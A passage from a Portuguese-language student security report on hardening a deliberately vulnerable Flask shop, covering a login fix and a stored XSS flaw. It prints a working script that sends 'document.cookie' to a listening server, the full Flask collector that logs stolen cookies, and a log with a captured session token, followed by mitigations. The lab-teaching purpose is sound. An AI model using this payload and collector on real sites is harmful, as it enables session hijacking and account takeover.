            flash("Email and password incorrect!!", "error")
            return redirect(url_for('login'))
    return render_template("login.html", form=form)

```

Figura 26 - Código Seguro de Login

A diferença nesta versão está então na maneira como o user é obtido, neste caso é feito através de uma consulta ao banco de dados usando o método `filter_by()` que já escapa automaticamente os dados de entrada.

- CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

O Cross-Site Scripting é uma vulnerabilidade que permite a injeção de scripts maliciosos em páginas web visualizadas por outros utilizadores. Neste caso, a vulnerabilidade XSS está na descrição do produto.

```

<script>
    var xhr = new XMLHttpRequest();
    xhr.open("POST", 'http://localhost:3000', true);
    xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    xhr.send("cookie=" + document.cookie);
</script>

```

Figura 27 - Código Inseguro da Descrição do Produto

Este script está armazenado na descrição do produto "DETI Phone Case" e cada vez que um utilizador abre esse produto o script é executado e os cookies da sessão atual são enviados para um servidor, que neste caso é o localhost à escuta na porta 3000.

O template `items.html` é responsável por mostrar a página com as informações do produto, a descrição do item é renderizada sem ser escapada devido ao uso do filtro `safe` do Jinja2.

```
{% for item in items %}
    <tr>
        <td>{{ item.id }}</td>
        <td>{{ item.name }}</td>
        <td>{{ item.price }}</td>
        <td>{{ item.category }}</td>
        <td>{{ item.image[:15] }}...</td>
        <td>{{ item.details[:40] | safe }}...</td>
        <td>
            <a href="{{ url_for('admin.edit', type='item', id=item.id) }}">&#9998;</a>
            <a href="{{ url_for('admin.delete', id=item.id) }}">&#10060;</a>
        </td>
    </tr>
{% endfor %}
```

Figura 28 - Código do Template "items"

```
from flask import Flask, request

app = Flask(__name__)

@app.route('/', methods=['POST'])
def home():
    data = request.form
    print('Dados recebidos:')
    for key, value in data.items():
        print(f'Chave: {key}')
        # Divide o valor em cookies individuais
        cookies = value.split('; ')
        for cookie in cookies:
            # Verifica se o cookie contém '='
            if '=' in cookie:
                # Divide o cookie em nome e valor
                cookie_name, cookie_value = cookie.split('=')
                print(f'Nome do Cookie: {cookie_name}, Valor do Cookie: {cookie_value}')
            else:
                print(f'Cookie sem valor: {cookie}')
    return '', 200

if __name__ == '__main__':
    app.run(port=3000)
```

Figura 29 - Código de Cookies

Isto significa que qualquer script incluído na descrição do item será executado quando a página for carregada. Além disso, o roubo dos cookies é facilitado pois a configuração `SESSION_COOKIE_HTTPONLY` está definida como `False`, o que significa que os cookies podem ser acessados por meio de scripts do lado do cliente. Permitindo que o script malicioso leia o cookie da sessão e o envie para o atacante.

O servidor `cookies_server` está à escuta na porta 3000 pronto para receber o cookie, para poder depois ser usado para sequestrar a sessão do usuário. Isso

pode assim permitir a realização de ações em nome do usuário, como alterar a senha ou fazer comprar.

Exemplo: O utilizador fez login, depois entrou no produto que contém o script malicioso na descrição e podemos ver que o cookie foi capturado e enviado para o cookies_server.

```
* Serving Flask app 'cookies_server' (lazy loading)
* Environment: production
  WARNING: This is a development server. Do not use it in a production deployment.
  Use a production WSGI server instead.
* Debug mode: off
* Running on http://127.0.0.1:3000/ (Press CTRL+C to quit)
Dados recebidos:
Chave: cookie
Cookie sem valor:
127.0.0.1 - - [05/Nov/2023 18:39:18] "POST / HTTP/1.1" 200 -
Dados recebidos:
Chave: cookie
Nome do Cookie: session, Valor do Cookie: .eJwIjktqAzEQRO-itRdqaVu-TJ0f0kwJ0Bjr4zvHkFwFmg4L3LkwdcX-X-PF9xK8e3L3uZQKkzD6WknsFOU2NpIA555kaVBdizWb1RUMUmPRVRUe1xdI82y6rr2ayPz4qLccTjXuTh3BIMCE
376A9uAsRggd0IC9b5HXf-W-De9p15vH8fctPBkyeYivGtC7gv0MkYwSfplvYWyLUGpLSA1UsQLk-ZUfhfg.5CHOF9J1Vvy29mau5T7L3TKDd8
127.0.0.1 - - [05/Nov/2023 18:40:00] "POST / HTTP/1.1" 200 -
█
```

Figura 30 - Output do Script Malicioso

Para mitigar este problema devem ser tomar algumas medidas como: escapar adequadamente a saída para evitar a injeção de scripts, neste como estamos a usar o template engine Jinja2, isso já é feito automaticamente a menos que coloquemos o atributo safe, que neste caso não se deve colocar.

Devemos ainda definir SESSION_COOKIE_HTTPONLY como True para evitar que os cookies sejam acessados por scripts do lado do cliente.

CONCLUSÃO

Concluindo, a transformação de um website mais fraco num muito mais robusto e seguro ajudou imenso a aumentar o nosso conhecimento sobre como são exploradas as vulnerabilidades, e o quão fácil é encontrar uma e utilizá-la para comprometer um website. Encontrámos imensos tipos de “buracos” na arquitetura que antes pensámos serem difíceis de serem corrigidos, até aprendermos que grande parte de fugas de informação em websites devem-se menos a um atacante especialista e mais a simples falhas por parte dos codificadores.